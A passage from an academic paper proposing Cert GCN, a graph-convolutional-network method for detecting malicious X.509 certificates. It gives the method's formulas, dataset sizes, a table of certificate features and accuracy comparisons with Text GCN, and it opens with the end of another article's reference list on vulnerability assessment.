32. Shukla, A.; Katt, B.; Nweke, L.O. Vulnerability Discovery Modelling With Vulnerability Severity. In Proceedings of the 2019 IEEE Conference on Information and Communication Technology, Allahabad, India, 6–8 December 2019; IEEE: Piscataway, NJ, USA, 2019. [CrossRef]
33. Jeon, S.; Kim, H.K. AutoVAS: An automated vulnerability analysis system with a deep learning approach. *Comput. Secur.* **2021**, *106*, 102308. [CrossRef]
34. CISA. Remediate Vulnerabilities for Internet-Accessible Systems | CISA. Available online: https://www.cisa.gov/publication/remediate-vulnerabilities-internet-accessible-systems (accessed on 23 October 2021).
35. Al-Dhaqm, A.; Razak, S.A.; Siddique, K.; Ikuesan, R.A.; Kebande, V.R. Towards the Development of an Integrated Incident Response Model for Database Forensic Investigation Field. *IEEE Access* **2020**, *8*, 145018–145032. [CrossRef]
36. Aminanto, M.E.; Ban, T.; Isawa, R.; Takahashi, T.; Inoue, D. Threat Alert Prioritization Using Isolation Forest and Stacked Auto Encoder with Day-Forward-Chaining Analysis. *IEEE Access* **2020**, *8*, 217977–217986. [CrossRef]
37. Ron, M.; Fuertes, W.; Bonilla, M.; Toulkeridis, T.; Diaz, J. Cybercrime in Ecuador, an exploration, which allows for define national cybersecurity policies. In Proceedings of the 2018 13th Iberian Conference on Information Systems and Technologies (CISTI), Caceres, Spain, 13–16 June 2018; IEEE: Piscataway, NJ, USA, 2018. [CrossRef]
38. Goel, S.; Nussbaum, B. Attribution Across Cyber Attack Types: Network Intrusions and Information Operations. *IEEE Open J. Commun. Soc.* **2021**, *2*, 1082–1093. [CrossRef]
39. Sun, N.; Zhang, J.; Rimba, P.; Gao, S.; Zhang, L.Y.; Xiang, Y. Data-Driven Cybersecurity Incident Prediction: A Survey. *IEEE Commun. Surv. Tutor.* **2019**, *21*, 1744–1772. [CrossRef]
40. Han, L.; Zhou, M.; Qian, Y.; Fu, C.; Zou, D. An Optimized Static Propositional Function Model to Detect Software Vulnerability. *IEEE Access* **2019**, *7*, 143499–143510. [CrossRef]
41. Frei, S. *Security Econometrics: The Dynamics of (in) Security*; ETH Zurich: Zürich, Switzerland, 2009; Volume 93.
42. Allodi, L.; Massacci, F. A preliminary analysis of vulnerability scores for attacks in wild. In Proceedings of the 2012 ACM Workshop on Building Analysis Datasets and Gathering Experience Returns for Security, Raleigh, NC, USA, 16–18 October 2012; ACM: New York, NY, USA, 2012. [CrossRef]
43. Rajasooriya, S.M.; Tsokos, C.P.; Kaluarachchi, P.K. Cyber Security: Nonlinear Stochastic Models for Predicting the Exploitability. *J. Inf. Secur.* **2017**, *8*, 125–140. [CrossRef]
44. *ISO/IEC 27001:2013(en)*; Information Technology—Security Techniques—Information Security Management Systems— Requirements. ISO: Geneva, Switzerland, 2013.
45. Zagane, M.; Abdi, M.K.; Alenezi, M. Deep Learning for Software Vulnerabilities Detection Using Code Metrics. *IEEE Access* **2020**, *8*, 74562–74570. [CrossRef]
46. INCIBE-CERT. Métricas de Evaluación de Vulnerabilidades: CVSS 3.0. Available online: https://www.incibe-cert.es/cvss3-0 (accessed on 13 November 2021).
47. Cao, S.; Sun, X.; Bo, L.; Wei, Y.; Li, B. BGNN4VD: Constructing Bidirectional Graph Neural-Network for Vulnerability Detection. *Inf. Softw. Technol.* **2021**, *136*, 106576. [CrossRef]
48. Bolivar, H.; Parada, H.D.J.; Roa, O.; Velandia, J. Multi-criteria Decision Making Model for Vulnerabilities Assessment in Cloud Computing regarding Common Vulnerability Scoring System. In Proceedings of the 2019 Congreso Internacional de Innovación y Tendencias en Ingenieria (CONIITI), Bogota, Colombia, 2–4 October 2019; IEEE: Piscataway, NJ, USA, 2019. [CrossRef]
49. Şahin, C.B.; Dinler, Ö.B.; Abualigah, L. Prediction of software vulnerability based deep symbiotic genetic algorithms: Phenotyping of dominant-features. *Appl. Intell.* **2021**, *51*, 8271–8287. [CrossRef]
50. Cigoj, P.; Blazic, B.J. An Intelligent and Automated WCMS Vulnerability-Discovery Tool: The Current State of the Web. *IEEE Access* **2019**, *7*, 175466–175473. [CrossRef]
51. Ren, Y.; Dong, W.; Lin, J.; Miao, X. A Dynamic Taint Analysis Framework Based on Entity Equipment. *IEEE Access* **2019**, *7*, 186308–186318. [CrossRef]
52. Dissanayaka, A.M.; Mengel, S.; Gittner, L.; Khan, H. Vulnerability Prioritization, Root Cause Analysis, and Mitigation of Secure Data Analytic Framework Implemented with MongoDB on Singularity Linux Containers. In Proceedings of the 2020 the 4th International Conference on Compute and Data Analysis, Silicon Valley, CA, USA, 9–12 March 2020; ACM: New York, NY, USA, 2020. [CrossRef]

53. Allodi, L.; Banescu, S.; Femmer, H.; Beckers, K. Identifying Relevant Information Cues for Vulnerability Assessment Using CVSS. In Proceedings of the Eighth ACM Conference on Data and Application Security and Privacy, Tempe, AZ, USA, 19–21 March 2018; ACM: New York, NY, USA, 2018. [CrossRef]
54. Alptekin, H.; Demir, S.; Simsek, S.; Yilmaz, C. Towards Prioritizing Vulnerability Testing. In Proceedings of the 2020 IEEE 20th International Conference on Software Quality, Reliability and Security Companion (QRS-C), Macau, China, 11–14 December 2020; IEEE: Piscataway, NJ, USA, 2020. [CrossRef]
55. Anjum, M.; Agarwal, V.; Kapur, P.K.; Khatri, S.K. Two-phase methodology for prioritization and utility assessment of software vulnerabilities. *Int. J. Syst. Assur. Eng. Manag.* **2020**, *11*, 289–300. [CrossRef]

applied sciences

MDPI

Article

Malcertificate: Research and Implementation of a Malicious Certificate Detection Algorithm Based on GCN

Jingru Liu [1], Nurbol Luktarhan [2,*], Yuyuan Chang [2] and Wenjie Yu [1]

1 School of Software, Xinjiang University, Urumqi 830000, China; ljru@stu.xju.edu.cn (J.L.); yu3022@stu.xju.edu.cn (W.Y.)
2 College of Information Science and Engineering, Xinjiang University, Urumqi 830000, China; changyy@stu.xju.edu.cn
* Correspondence: nurbol@xju.edu.cn

Abstract: Encryption is widely used to ensure the security and confidentiality of information. Because people trust in encryption technology, a series of attack methods based on certificates have been derived. Malicious certificates protect many malicious behaviors and threaten data security. To counter this threat, machine learning algorithms are widely used in malicious certificate detection. However, the detection efficiency of such algorithms largely depends on whether the extracted features can effectively represent the data. In contrast, graph convolutional networks (GCNs) can automatically extract useful features. GCNs are powerful at fitting graph data, which can improve the effectiveness of learning systems by efficiently embedding prior knowledge in an end-to-end manner. In this paper, we propose an algorithm for detecting malicious digital certificates with GCNs. Firstly, we transform the digital certificate dataset with pem document structure into a corpus of graph structure based on attribute co-occurrence and document attribute relations. Then, we put the graph structure certificate dataset into a GCN for training. The results of the experiment show that GCN is very effective in certificate classification and outperforms traditional machine learning algorithms and extant neural network algorithms. The accuracy of our algorithm to detect malicious certificates is 97.41%. This shows that our algorithm is very effective.

Keywords: cyber security; digital certificates; graph convolutional networks; data of the graph structure

Citation: Liu, J.; Luktarhan, N.; Chang, Y.; Yu, W. Malcertificate: Research and Implementation of a Malicious Certificate Detection Algorithm Based on GCN. *Appl. Sci.* **2022**, *12*, 4440. https://doi.org/10.3390/app12094440

Academic Editors: Leandros Maglaras, Helge Janicke and Mohamed Amine Ferrag

Received: 8 March 2022
Accepted: 24 April 2022
Published: 27 April 2022

1. Introduction

As digitization plays an increasingly important role in people's lives, security of data and information during transmission has become an important issue. Encryption is widely used to protect the privacy of data as a technique to prevent data leakage. Because information is vulnerable to man-in-the-middle attacks during data transmission, HTTPS protocol is proposed to protect the security and stability of information communication, where SSL and TLS are encrypted communication frameworks. SSL, which is based on the HTTP standard and encrypts data transmitted by TCP, is a protocol layer on top of the TCP protocol and under HTTPS. TLS is an upgraded version of SSL and more secure. Certificate are a digitally signed document used in SSL/TLS protocol to verify identity. They are used to identify each participant in Internet interactions and to protect the confidentiality of information, the certainty of identity, the non-repudiation of transactions as well as the non-repudiation. To a certain extent, certificates reduce the possibility of users being attacked, but they also become a tool for attackers to carry out their attacks, causing great harm to the network. Certificates have also become increasingly important to protect users from cyber attacks.

The Computer Science Research Institute (CSRI) [1] has revealed information about stolen digitally signed certificates being sold and software's digital signature certificates being modified. In these ways, the attacker makes such certificates undetectable by browsers, allowing the malware to bypass the antivirus software and carry out the attack. Hackers can use the CA certificates and private keys that they have obtained to issue fake certificates, perform SSL hijacking and listen to HTTPS traffic. According to the Anti-Phishing Working Group (APWG) [2] report on phishing activity trends for the third quarter of 2021, 90% of phishing websites use free DV certificates (such as those issued by Cpanel and Let's Encrypt, which do not require user authentication, only the domain name). Malware also often uses certificates to communicate with Command Control servers to avoid detection by traffic analysis tools. The SSL blacklist exposes numerous X.509 certificates. Because malicious certificates protect many phishing sites, they do a huge amount of damage to networks. The question of how to protect users from cyber attacks is becoming more and more important.

Although the certificate format is standardized, there are differences between certificates, and they are not structured data. When machine learning is used to classify certificates, the features of the certificates need to be extracted through feature engineering. However, a GCN does not need to use feature engineering methods to extract features [3–7]. It extracts features from the dataset automatically. Our Cert GCN model is based on an improved Text GCN [8–10] that allows the Cert GCN to convert a pem-structured certificate dataset into a graph-structured form, and then use the GCN to detect malicious digital certificates. In this paper, a GCN algorithm for detecting malicious digital certificates is proposed. The experimental results show that the accuracy of the algorithm is 97.41% for malicious certificates and 93.01% for benign certificates. The contributions of this paper are as follows:

- We design a rules-based method for extracting certificate attributes from documents to build a corpus of certificates. The advantage of this approach is that all useful information in certificates is extracted, saving time in constructing a corpus of certificates, and the constructed corpus of certificates is more comprehensive.
- The certificate graph is constructed by describing the unstructured certificate dataset with a heterogeneous graph. We extract the nodes of the graph and the relationship between nodes from the certificate corpus to construct a graph structure of the certificate that can better represent the certificate data.
- Cert GCN is proposed to coordinate and integrate heterogeneous information in certificate graphs. We use Cert GCN to detect malicious digital certificates and find that the accuracy is very high, up to 97.41%.
- We conduct experiments on the certificate dataset and compare the results with other models to prove the effectiveness of Cert GCN.

The rest of the paper is organized as follows: In Section 2, we describe previous efforts and results in malicious certificate detection. In Section 3, we propose Cert GCN for detecting malicious certificates. In Section 4, we describe our experimental procedure and results. Our experiments include the experimental setting, the dataset, the experiment design, and the analysis of the experimental results. Eventually, the conclusions of the work in this paper are discussed in Section 5.

2. Related Work

Traditional research on malicious certificate detection has focused on feature extraction and detection algorithms. We describe related work in more detail below.

2.1. Malicious Certificate Feature Extraction

Extracted certificate features play a very important role in the detection of malicious certificates, and the results of malicious certificate detection algorithms depend heavily on whether the extracted features can describe the data well. Feature extraction of digital certificates is either by manual methods or by using expert rules to extract valid fields. Manual methods of extracting features [11,12] obtain features directly from certificates, digitizing features with one-hot encoding [13], implementing discrete data vectorization with CLE, or processing data to get features with TF-IDF [14]. To address the shortcomings of manual feature extraction, tools for extracting features through expert rules were designed and implemented. Jiaxin Li et al. designed and employed the VFE [15] method for certificate verification and feature extraction; the VFE extracts features through four parts: base analysis, criteria checking, certificate chain construction, and certificate chain verification. The extracted features were put into classical machine learning models and ensemble learning models for training. The ultimate result is that the ensemble learning model has better results for malicious certificate detection. Dong et al. [16] designed and implemented a certificate detection system containing a certificate downloader, a feature extractor, a classification actuator, and a decision-making section. The feature extractor uses expert knowledge to extract features in this system. This method is easier and less time-consuming, but blacklist expansion is time-consuming and tedious.

2.2. Malicious Certificate Detection Algorithm

There are two main types of detection algorithms: one is based on blacklisting malicious digital certificates and the other is based on machine learning [13,17] for malicious digital certificate detection. Ibrahim Ghafr et al. [18] proposed a malicious SSL certificate detection module (MSSLD) in response to APT attacks. It detects APT command and control (C&C) communication of malicious SSL certificate blacklists by matching the blacklist with a certificate or IP. This method is easier and less time-consuming, but the blacklist update is time-consuming and tedious. To solve this problem, it has been proposed that machine learning [19–21] be applied for malicious certificate detection. Akanchha et al. [22] proposed a system for automatically detecting phishing website systems using key attributes of SSL certificates. It uses different machine learning algorithms to do research utilizing extracted SSL certificate features and found that the decision-tree algorithm achieved better classification accuracy than others. Deep neural networks are also widely used in the field of network security, such as malicious certificate detection, backdoor attacks [23–26], and Android malware detection. Ivan Torroledo et al. [27] proposed a method that uses deep neural networks to identify web-based malicious certificates. It successfully identifies legitimate certificates and the malicious patterns used by attackers through the contents of the TLS certificate. The features of SubjectPrincipal and IssuerPrincipal were encoded with one-hot and trained by LSTM, and the results were fused with the other features extracted after training in the Dense/Relu layer. The system had an accuracy of 94.87% for the identification of malware certificates and 88.64% for the identification of phishing certificates.

Although all these models achieve good classification results, they all require feature engineering to extract the features of the certificate. Almost all features need to be identified by industry experts and then the features are manually coded. Eventually, the model can be trained to identify malicious certificates. The effectiveness of the model depends heavily on how well the features describe the data, which leads to the limitations of traditional machine learning methods. This problem is addressed by GCNs [28], which attempt to learn features in the data by themselves, significantly reducing the cost of feature discovery. GCNs achieve the best performance available for the node classification task, and they are also able to effectively take advantage of structural information of neighbors while retaining low-frequency signals. Jie Lu et al. [29] applied graph attention mechanism networks to website fingerprinting, using a GCN to learn intra-process and inter-process features. His work further demonstrates the advantages of GCNs over traditional machine learning methods.

3. Method

In this section, we describe how a GCN algorithm can be used to detect malicious digital certificates. To begin with, we explain the process of certificate data pre-processing, and then we describe how the data can be used to detect malicious certificates in GCN.

3.1. Data Pre-Processing

3.1.1. SSL/TLS Certificate

The digital certificate is an unencrypted file with a public encryption key that contains organizational details about the certificate owner and the encryption key. The format of the certificate is defined by the X.509 standard. X.509 certificates play an important role in encrypting data transmission between two parties under the HTTPS protocol. X.509 is a signed data structure that binds a public key to a person, computer, or organization and is used in many Internet protocols, including SSL/TLS [30,31]. X.509 is also complex in terms of structure and syntax. Each certificate consists of a sequence of three required fields: tbcertificate, SignatureAlgorithm, and SignatureValue. The first part, the tbcertificate, contains the subject, the publisher, and other basic information. Compared to Version 1 certificates, Version 2 certificates have added the SubjectUniqueID (subject unique identifier) and trusteduniqueid (issuer unique identifier) fields. In addition, extended fields have been added to the Version 3 certificate. The second part, SignatureAlgorithm, contains the identifier of the signature algorithm used by the certificate authority (CA) to sign the certificate. The third part, SignatureValue, records the digital signature calculated on TBcertificate. In a Public Key Infrastructure (PKI), certificates are usually organized together with their issuer into a certificate chain. The structure of the X.509 certificate is shown in Figure 1.




Figure 1. X.509 certificate structure.

3.1.2. Data Preprocessing

Using a rules-based entity extraction approach, we build a heterogeneous certificate graph containing certificate attribute nodes and certificate document nodes. The original dataset for constructing the heterogeneous graph uses benign and malicious certificates (both in pem format). The benign certificates come from the top one million website ranking files from Alexa [32]. The certificate fingerprints of the malicious certificates are obtained from abuse.ch [33]. We search for malicious certificates with SHA1 values corresponding to the fingerprints of previously identified malware certificates. Then, we decrypt the certificate using the openSSL toolkit to obtain X.509 standard structured certificate data. We put all the data into the corpus and tag each piece of data. The next step is data cleaning, and finally, feature values in the certificates are extracted from each certificate's data by a python script that stores the feature values in a new corpus.

3.2. Certificate Graph Convolutional Networks (Cert GCN)

Since we wish to use the graph structure to represent the certificate dataset, which contains many discrete pem structure files, all of these certificate documents are packaged into a corpus of certificates, represented in graphical structure. To facilitate the study, this paper gives a formal definition of the structure of a certificate graph, which consists of edges of certificate nodes and certificate nodes.

Theorem 1. *G_{cert} is a certificate graph that is composed of nodes, edges, and the adjacency matrix. It is formulated as $G_{cert} = (V, E, \widetilde{A})$, where $V = (V_{attribute}, V_{document})$ and $\widetilde{A} = A + I$.*

Where $V_{attribute}$ is the set of certificate attributes, and $V_{document}$ is the set of document names. E represents the relationship between nodes (document-to-attribute and attribute-to-attribute). The certificate graph structure is described in terms of the adjacency matrix $\widetilde{A}$ where A is constructed from the relationships between nodes and edges, and I stands for the identity matrix, which is added for each node to solve the problem of its own information loss.

We detect malicious certificates using a GCN. To facilitate the study of GCNs for the detection of malicious digital certificates, we define the formula for Cert GCN.

Theorem 2. *Cert GCN refers to a GCN based on certificate documents and is used for malicious digital certificate detection. Z represents a two-layer Cert GCN, where $Z = linear(BReLU(BXW_0)W_1)$.*

Where $B = D^{-\frac{1}{2}}\widetilde{A}D^{-\frac{1}{2}}$, $\widetilde{A}$ is the adjacency matrix mentioned in Theorem 1, D is the degree matrix of A ($D_{ii} = \sum_j A_{ij}$), and X is the input layer representation feature matrix. Each node i has feature x_i. The characteristic matrix of a node can be represented by the matrix $X_{N\times M}$, where N is the number of nodes and M denotes the number of features per node. W_0 is the weight matrix for the first layer and W_1 is the weight matrix for the second layer. The first layer of the activation function is ReLU. The second layer is the linear activation function.

In this paper, we constructed a dataset of certificate graph structures and put the dataset into the GCN layer. Each layer of the network consists of a convolutional layer, an activation function layer, and a dropout layer. The first layer of the activation function is *ReLU*. The second layer is the linear activation function. The constructed Cert GCN model is shown in Figure 2.




Figure 2. Schematic of Cert GCN.

The flowchart for malicious digital certificate detection is shown in Figure 3.



The Beginning
Data preprocessing
Data collection
Benign certificate
Certificate of malicious
Use the OpenSSL tool to verify and decrypt the certificate
training set
Testing Set
Validation set
Label each piece of data and build a corpus
Extract data set features
Data cleaning
Constructing a new corpus
Classification model
Training with the Cert GCN model
Evaluation Indicator
Analysis of malicious certificate classification results
Accuracy
Recall
F1

Figure 3. Malicious digital certificate detection flowchart.

4. Experimental Method

4.1. Experimental Environment

The software framework for use in the experiments was TensorFlow 2.6. The environment is established on a computer with the Windows 10 operating system and 8G of RAM. The code is edited using the Python 3.8 toolkit and the Anaconda integrated environment.

4.2. Dataset

We use the openSSL toolkit to verify whether the collected certificate files fit the X.509 certificate format standard so that the data can be cleaned [14]. The number of malicious and benign certificates changes after the cleaning, as shown in Table 1. Through using features of the certificate by means of rules-based entity extraction, we build a heterogeneous certificate graph containing certificate attribute nodes and certificate document nodes, and the features are described as shown in Table 2.

Table 1. Sample size of the dataset.

	Benign Certificates	**Malicious Certificates**
Before decryption	14,388	2267
After decryption	6438	1623

Table 2. Sample features from certificates.

Feature	**Description**
Version	Version information of the certificate.
Signature Algorithm	The signature algorithm of the certificate, the algorithm used to obtain the signature, corresponds to the OID.
Issuer	The issuer of the certificate, which generally adopts X.500 format, usually contain fields such as CN, O, L, S, C, E, G and OU.
Validity Not Before	The start date of the certificate validity period.
Validity Not After	The expiration date of the certificate validity period
Subject	The identifiable name of the certificate owner, generally with fields such as CN, O, L, S, C, E and G.
Public Key Algorithm	Public key signing algorithm for certificates.
RSA Public-Key	Public key encryption key for certificates—RSA
X509v3 Authority Key Identifier	The authorization key identifier for the certificate.
X509v3 Subject Key Identifier	The key identifier of the certificate subject.
X509v3 Subject Alternative Name	Optional name of certificate user.
X509v3 Extended Key Usage	Extended key usage.
X509v3 Certificate Policies	Certificate strategy.
Authority Information Access	Authorizer information access for certificates, including the URL of the certificate authority and the URL of the online certificate status protocol.
X509v3 CRL Distribution Points	URL information for the CRL distribution point.
X509v3 Key Usage: Critical	Key usage of the certificate.
X509v3 Basic Constraints: Critical	Whether the certificate is a CA certificate.
CT Precertificate SCTs Version	Certificate transparency version.
CT Precertificate SCTs Timestamp	Certificate transparency timestamp.
CT Precertificate SCTs Signature	Signature algorithm for certificate transparency

4.3. Evaluation Indicator

In this paper, the effectiveness of the model is evaluated by accuracy, recall, and F1 value. The accuracy formula is Accuracy $= \frac{TP+TN}{TP+FN+FP+TN}$. The formula for the recall rate is Recall $= \frac{TP}{TP+FN}$. The F1 formula is F1 $= \frac{2\text{Precision}\times\text{Recall}}{\text{Precision}+\text{Recall}}$.

4.4. Experiment Design

The certificate corpus is obtained by pre-processing. The heterogeneous graph is constructed by using the extracted features and certificate document names as graph nodes in the certificate graph structure dataset. The weight between certificate document nodes and feature nodes is determined by the TF-IDF of the feature in the pem document, where TF is the frequency of the word in the document and IDF is the index of the inverse text frequency. The calculation formulas are as follows:

$$tf_{i,j} = \frac{n_{i,j}}{\sum_k n_{k,j}} \tag{1}$$

$$idf_i = lg\frac{|D|}{|j : t_i \in d_j|} \tag{2}$$

$$tfidf_{i,j} = tf_{i,j} \times idf_i \tag{3}$$

The relationship between two feature nodes is represented by the mutual information of the nodes. PMI [10] is a common metric for word association, and the formula for PMI is as follows:

$$\text{PMI}(i,j) = log\frac{p(i,j)}{p(i)p(j)} \tag{4}$$

$$p(i,j) = \frac{\#W(i,j)}{\#W} \tag{5}$$

$$p(i) = \frac{\#W(i)}{\#W} \tag{6}$$

$\#W(i)$ represents the number of nodes i contained in the sliding window in the corpus, and $\#W(i,j)$ represents the number of nodes i and j contained in the sliding window in the corpus. $\#W$ represents the number of sliding windows in the corpus. These are the formulas for calculating PMI. The positive value of PMI indicates a high similarity of words in the corpus, while a negative value indicates low similarity. The weight of the edge between the node and itself is 1. The rest of the nodes have a weight of 0. The adjacency matrix of the certificate graph is then constructed. For the certificate GCN, the convolutional embedding size of the first layer was 200, the number of training sessions was set to 200, the learning rate was set to 0.005, dropout was set to 0.5, and weight decay was set to 5×10^{-4}.

4.5. Experimental Results

Comparing Cert GCN with Text GCN, the difference is that Cert GCN constructs graph certificate datasets using the attributes of the certificates and the names of the certificate documents as nodes, whereas Text GCN processes certificate datasets by constructing the corpus using the words in the certificate file and the certificate documents as nodes. They also use different activation functions and have different learning rates. Figures 4 and 5 depict the accuracy of the training and validation sets of Cert GCN and Text GCN [10], respectively, applied to malicious and benign certificates.




Figure 4. Classification accuracy of Cert GCN model on the training set and validation set of certificates.




Figure 5. Classification accuracy of Text GCN model on the training set and validation set of certificates.

As the line graph shows, Cert GCN is 8% more accurate than Text GCN at the point at which the training set has the highest accuracy. Cert GCN is 4% more accurate than Text GCN at the point of highest validation set accuracy. In Cert GCN, the accuracy of the test set is close to 99%, the accuracy of the validation set is close to 95%, and the model is more stable. In Text GCN, the highest accuracy is 92% in the test set and 91% in the validation set, but the model is not yet stable, and there is an upward trend in the accuracy of the model. The fitting speed of Text GCN is slower than that of Cert GCN and the accuracy is not as high as that of Cert GCN. Figures 6 and 7 show the visualization of certificate node classification after training the model.




Figure 6. Visual classification of certificate documents by Cert GCN, in which yellow points are malicious certificate nodes and blue points are benign certificate nodes.




Figure 7. Visual classification of certificate attributes by Cert GCN. Different colors in the figure represent different documents, and each point represents an attribute of the document. There are 8061 digital certificate files in total.

Tables 3 and 4 compare the evaluation of Cert GCN and Text GCN for detecting malicious and benign certificates. Figure 8 depicts the accuracy, recall, and F1 values of Cert GCN and Text GCN for malicious certificate classification. The diagram shows Cert GCN is 3.86% more accurate than Text GCN, and Cert GCN has 16.05% higher recall and 13.05% higher F1 than Text GCN. Figure 9 depicts the results of the two algorithms for benign certificate detection. The figure shows Cert GCN is 3.42% more accurate than Text GCN, and Cert GCN has 0.46% higher recall and 2.085% higher F1 than Text GCN. Cert GCN achieves good classification results.

Table 3. Evaluation of model results of malicious certificate detection by Cert GCN and Text GCN.

Model	Accuracy	Recall	F1
